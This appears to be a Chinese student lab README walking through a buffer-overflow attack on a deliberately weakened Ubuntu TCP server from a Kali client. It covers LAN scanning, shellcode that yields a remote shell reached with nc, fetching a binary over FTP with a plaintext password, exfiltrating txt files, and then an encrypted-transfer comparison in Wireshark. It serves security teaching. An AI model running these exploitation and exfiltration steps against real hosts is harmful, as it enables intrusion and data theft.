

每个任务对应一个子目录，并且每个实验的环境均为服务端：Ubuntu；恶意客户端：kali。

## 任务一

### 1 相关文件

#### 1.1 源码：

tcp\_server.c 服务端开启端口接受请求，翻转字符串

tcp\_client.c 客户端发起连接请求

#### 1.2 可执行文件：

server 服务端程序

client 客户端程序

### 2 编译

```
# gcc -m32 -fno-stack-protector -z execstack -no-pie -z norelro -o server tcp_server.c -g
```

```
# gcc -m32 -o client tcp_client.c
```

### 3 运行

#### 3.1 服务器端 Ubuntu 开启 8888 端口，并查看局域网 ip

```
# ./server
```

```
lxy@lxy-virtual-machine:~/1$ ./server
```

# ifconfig 先查看该主机的局域网地址，为 192.168.254.156

```
lxy@lxy-virtual-machine:~/1$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.254.156 netmask 255.255.255.0 broadcast 192.168.254.255
    inet6 fe80::3de:1afb:b860:575d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:02:fb:21 txqueuelen 1000 (以太网)
    RX packets 116648 bytes 148612766 (148.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15055 bytes 1139468 (1.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (本地环回)
    RX packets 2912 bytes 385302 (385.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2912 bytes 385302 (385.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

#### 3.2 客户端 kali 运行 client，并输入待翻转字符串

```
# ./client 192.168.254.156
```

```
# 12345 输入待翻转字符 12345
```

```
# asdfghjk 输入待翻转字符 asdfghjk
```

结束后 CTRL+C 中止程序

```
root@kali:~/1# ./client 192.168.254.156
12345
54321
asdfghjk
kjhgfdsa
```

## 任务二

### 1 相关文件

#### 1.1 源码:

tcp\_server.c 服务端开启端口接受请求，翻转字符串包含缓冲区溢出漏洞

tcp\_client.c 客户端扫描局域网，发起攻击

test.asm 客户端发起攻击的 shellcode

test.c 生成反向 payload

#### 1.2 可执行文件:

server 服务端程序

client 客户端程序

### 2 编译

```
# gcc -m32 -fno-stack-protector -z execstack -no-pie -z norelro -o server tcp_server.c -g
# gcc -m32 -o client tcp_client.c
# sudo echo 0 > /proc/sys/kernel/randomize_va_space 关闭地址随机化
```

### 3 运行

可能因为缓冲区 a 的地址在不同运行环境下不同，导致 shellcode 的首地址不同，提交的可执行文件是在 Ubuntu 上成功，在 kali 虚拟机里就失败了。修改地址的具体步骤可以参考设计文档中的实验步骤，运行命令同任务一

#### 3.1 在 Ubuntu 运行服务器

```
# ./server
```

```
lxy@lxy-virtual-machine:~$ ./server
```

#### 3.2 在 Kali 运行客户端

```
./client
```

```
root@kali:~# ./client
ping 192.168.254.1 success. check the port 8888...
Connect timeout.
ping 192.168.254.2 success. check the port 8888...
connect error:Connection refused
ping 192.168.254.156 success. check the port 8888...
Connect success!!!!

begin to exploit...
CAN
edcba
```

## 任务三

### 1 相关文件

#### 1.1 源码

tcp\_server.c 服务端开启端口接受请求，翻转字符串包含缓冲区溢出漏洞

tcp\_client.c 客户端扫描局域网，发起攻击

test.asm 客户端发起攻击的 shellcode，可以获取远程 shell

search.c 在服务器扫描 txt 文件，并发送指定文件

recv\_txt.c 接收服务器发来的 txt 文件

#### 1.2 可执行文件

server 服务端程序，缓冲区溢出（同任务二）

client 客户端程序，发起恶意攻击

getshell 获取远程 shell 的可执行文件（汇编代码生成）

search 服务器端运行，扫描 txt

recv\_txt 客户端运行，接收 txt

### 2 编译

```
# nasm -f elf32 getshell.asm
# ld -m elf_i386 -o getshell getshell.o
# gcc -m32 -o client tcp_client.c
# gcc -m32 -o recv_txt recv_txt.c
# gcc -m32 -o search search.c
```


### 3 运行

3.1 创建 ftp 服务，将 search 可执行程序放在 ftp 用户（lxy）的根目录

```

root@kali:~/ftp# useradd lxy -d ~/ftp
root@kali:~/ftp# passwd ftpuser
passwd: 用户“ftpuser”不存在
root@kali:~/ftp# passwd lxy
输入新的 UNIX 密码:
重新输入新的 UNIX 密码:
passwd: 已成功更新密码
root@kali:~/ftp# mkdir pub
root@kali:~/ftp# chmod 777 -R ./pub
root@kali:~/ftp# vim /etc/vsftpd.conf
root@kali:~/ftp# sudo /etc/init.d/vsftpd restart
[ ok ] Restarting vsftpd (via systemctl): vsftpd.service.
root@kali:~/ftp#

```



### 3.2 Ubuntu 运行 server

```
# ./server
```

```

lxy@lxy-virtual-machine:~$ ./server

```

### 3.3 kali 运行恶意客户端

```
# ./client
```

```

root@kali:~# ./client
ping 192.168.254.1 success. check the port 8888...
Connect timeout.
ping 192.168.254.2 success. check the port 8888...
connect error:Connection refused
ping 192.168.254.156 success. check the port 8888...
Connect success!!!!

begin to exploit...
CAN
edcba

```

### 3.4 kali 再开一个终端，运行接收 lxy.txt 文件的服务器

```

root@kali:~# ./recv_txt

```

### 3.5 kali 连接 Ubuntu 的 4444 端口

```
# nc 192.168.254.156 4444
```

此时已进入 shell，如

```
root@kali:~# nc 192.168.254.156 4444
ls
examples.desktop
getshell
getshell.asm          client          ftp
ipc
peda
recv_txt.c
search.c
server
tcp_client.c
test
test1.c
下载
公共的
图片
```

# wget ftp://lxy:toor@192.168.254.230/search 上传 search 文件

```
wget ftp://lxy:toor@192.168.254.230/search
--2020-06-10 23:40:22-- ftp://lxy:*password*@192.168.254.230/search
=> 'search'
Connecting to 192.168.254.230:21... connected.
Logging in as lxy ... Logged in!
==> SYST ... done. ==> PWD ... done.
==> TYPE I ... done. ==> CWD not needed.
==> SIZE search ... 13400
==> PASV ... done. ==> RETR search ... done.
Length: 13400 (13K) (unauthoritative)


  0K ..... 100% 958K=0.01s

2020-06-10 23:40:22 (958 KB/s) - 'search' saved [13400]
```

# chmod +x ./search 添加文件的可执行权限并运行

# ./search /home/lxy/test 192.168.254.230

```
chmod +x ./search
./search /home/lxy/test 192.168.254.230
文件:/home/lxy/test/2/peda-session-server.txt
文件:/home/lxy/test/2/peda-session-dash.txt
文件:/home/lxy/test/2/lxy.txt          ftp
begin to send.....
send /home/lxy/test/2/lxy.txt finish!
```



说明：如果无法成功执行缓冲区溢出，可将步骤 1 和 2 替换为直接运行 shellcode

## 任务四

### 1 相关文件

#### 1.1 源码

search.c 在服务器端搜索 txt，并将指定 txt 发给客户端

recv\_txt.c 在客户端接收 txt

rsa.c、rsa.h 和 RSA 协商会话密钥算法的相关代码 primes.txt 是大素数的产生文件

rc4.h 和 RC4 加密文件算法的相关代码  
CRC16.c 计算校验和、完整性验证相关代码

## 1.2 可执行文件

search 服务器端运行

recv\_txt 客户端运行

## 2 编译

```
# gcc -m32 -o recv_txt recv_txt.c rsa.c
```


```
# gcc -m32 -o search search.c rsa.c
```

## 3 运行

3.1 打开 wireshark，过滤选项设置为 tcp.port=3333，开启抓包

3.2 kali 开启接收 txt 的服务


```
# ./recv_txt
```



```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
root@kali:~# ./recv_txt  
lxy.txt:receive finish!
```

3.3 Ubuntu 发送数据

```
# ./search /home/lxy/test 192.168.254.175
```



```
lxy@lxy-virtual-machine: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
lxy@lxy-virtual-machine:~$ ./search /home/lxy/test 192.168.254.175  
文件:/home/lxy/test/2/peda-session-server.txt  
文件:/home/lxy/test/2/peda-session-dash.txt  
文件:/home/lxy/test/2/lxy.txt  
begin to send.....  
send /home/lxy/test/2/lxy.txt finish!  
lxy@lxy-virtual-machine:~$
```

3.4 抓包分析

tcp.port==3333						
No.	Time	Source	Destination	Protocol	Length Info	
1	0.000000000	192.168.254.156	192.168.254.175	TCP	74	50370 → 3333 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2077780493 TSecr=0 WS=128
2	0.000000767	192.168.254.175	192.168.254.156	TCP	74	3333 → 50370 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3066506713 TSecr=2077780493 WS=128
3	0.000401962	192.168.254.156	192.168.254.175	TCP	66	50370 → 3333 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2077780494 TSecr=3066506713
4	0.000426938	192.168.254.156	192.168.254.175	TCP	66	50370 → 3333 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=14 TSval=2077780494 TSecr=3066506713
5	0.000434014	192.168.254.175	192.168.254.156	TCP	66	3333 → 50370 [ACK] Seq=1 Ack=15 Win=29056 Len=0 TSval=3066506713 TSecr=2077780494
6	0.000425910	192.168.254.156	192.168.254.175	TCP	66	50370 → 3333 [FIN, ACK] Seq=15 Ack=1 Win=64256 Len=0 TSval=2077780494 TSecr=3066506713
7	0.042147409	192.168.254.175	192.168.254.156	TCP	66	3333 → 50370 [ACK] Seq=1 Ack=16 Win=29056 Len=0 TSval=3066506755 TSecr=2077780494
* Frame 4: 80 bytes on wire (640 bits), 80 bytes captured (640 bits) on interface 0						
* Ethernet II, Src: Vmware_02:fb:21 (00:0c:29:02:fb:21), Dst: Vmware_98:90:25 (00:0c:29:90:90:25)						
* Internet Protocol Version 4, Src: 192.168.254.156, Dst: 192.168.254.175						
* Transmission Control Protocol, Src Port: 50370, Dst Port: 3333, Seq: 1, Ack: 1, Len: 14						
* Data (14 bytes)						
0000	00 0c 29 90 90 25 00 0c 29 02 fb 21 00 00 45 00	--> .X. . . . .E				
0010	00 42 9f 3c 40 00 40 06 1c dc c0 a8 fe 9c c0 a8	B <@ @ . . . . .				
0020	fe af c4 c2 0d 05 b6 3d 1a 0e b9 b8 54 09 80 18	. . . . . = n . T . .				
0030	01 f6 19 1f 00 00 01 01 08 0a 7b d8 6a 0e b6 c7	. . . . . 4 . . . .				
0040	2d 09 32 30 31 37 33 30 31 35 30 30 32 30 38 0a	. . . . . 201730 1506208				

## 无密钥管理和传输加密

tcp.port==3333						
No.	Time	Source	Destination	Protocol	Length Info	
1	0.000000000	192.168.254.156	192.168.254.175	TCP	74	50372 → 3333 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2077883717 TSecr=0 WS=128
2	0.000032646	192.168.254.175	192.168.254.156	TCP	74	3333 → 50372 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3066609935 TSecr=2077883717 WS=128
3	0.000356498	192.168.254.156	192.168.254.175	TCP	66	50372 → 3333 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2077883717 TSecr=3066609935
4	0.000359502	192.168.254.156	192.168.254.175	TCP	66	50372 → 3333 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=1024 TSval=2077883717 TSecr=3066609935
5	0.000405125	192.168.254.175	192.168.254.156	TCP	66	3333 → 50372 [ACK] Seq=1 Ack=1025 Win=31104 Len=0 TSval=3066609935 TSecr=2077883717
6	0.000446882	192.168.254.156	192.168.254.175	TCP	1514	50372 → 3333 [ACK] Seq=1025 Ack=1 Win=64256 Len=1448 TSval=2077883717 TSecr=3066609935
7	0.000454018	192.168.254.175	192.168.254.156	TCP	66	3333 → 50372 [ACK] Seq=1 Ack=2473 Win=33920 Len=0 TSval=3066609935 TSecr=2077883717
8	0.000677823	192.168.254.156	192.168.254.175	TCP	66	50372 → 3333 [PSH, ACK] Seq=2473 Ack=1 Win=64256 Len=600 TSval=2077883717 TSecr=3066609935
9	0.000677163	192.168.254.175	192.168.254.156	TCP	66	3333 → 50372 [ACK] Seq=1 Ack=3073 Win=36864 Len=0 TSval=3066609936 TSecr=2077883717
10	0.000718117	192.168.254.156	192.168.254.175	TCP	66	50372 → 3333 [FIN, ACK] Seq=3073 Ack=1 Win=64256 Len=0 TSval=2077883717 TSecr=3066609935
11	0.047415530	192.168.254.175	192.168.254.156	TCP	66	3333 → 50372 [ACK] Seq=1 Ack=3074 Win=36864 Len=0 TSval=3066609982 TSecr=2077883717
* Frame 4: 1090 bytes on wire (8720 bits), 1090 bytes captured (8720 bits) on interface 0						
* Ethernet II, Src: Vmware_02:fb:21 (00:0c:29:02:fb:21), Dst: Vmware_98:90:25 (00:0c:29:90:90:25)						
* Internet Protocol Version 4, Src: 192.168.254.156, Dst: 192.168.254.175						
* Transmission Control Protocol, Src Port: 50372, Dst Port: 3333, Seq: 1, Ack: 1, Len: 1024						
* Data (1024 bytes)						
0000	00 0c 29 90 90 25 00 0c 29 02 fb 21 00 00 45 00	--> .X. . . . .E				
0010	04 34 56 1d 40 00 40 06 62 09 c0 a8 fe 9c c0 a8	4V @ @ b . . . . .				
0020	fe af c4 c4 0d 05 f9 94 e6 14 0f ff 3f 08 00 18	. . . . . ? . . . . .				
0030	01 f6 23 de 00 00 01 01 08 0a 7b d9 fd 45 b6 c8	--P . . . . . ( E . .				
0040	c1 0f 93 32 0c 1a 00 00 00 00 27 21 a5 49 00 00	. . . 21 . . . . . I . .				
0050	00 00 a2 f7 22 87 00 00 00 00 dc 1e 4c 08 00 00	. . . " . . . . . Lh . .				
0060	00 00 06 40 60 1a 00 00 00 00 fe 99 7d 0e 00 00	. . . @ . . . . . . . .				
0070	00 00 0d 95 83 19 00 00 00 00 b0 50 08 00 00 00	. . . . . P . . . . .				
0080	00 00 ef 71 31 91 00 00 00 00 b1 c9 ed 1c 00 00	. . . q1 . . . . . . . .				
0090	00 00 70 6d 6a 4b 00 00 00 00 53 9a cb 4b 00 00	. . . pmJK . . . S K . .				
00a0	00 00 f3 08 57 0d 00 00 00 00 fa c1 f3 59 00 00	. . . W . . . . . Y . .				
00b0	00 00 09 e7 c2 6d 00 00 00 00 60 7c 7e 2e 00 00	. . . . . m . . . . . . .				
00c0	00 00 15 a9 2f 42 00 00 00 00 da b4 cb 08 00 00	. . . . . /B . . . . .				

## 有密钥管理和传输加密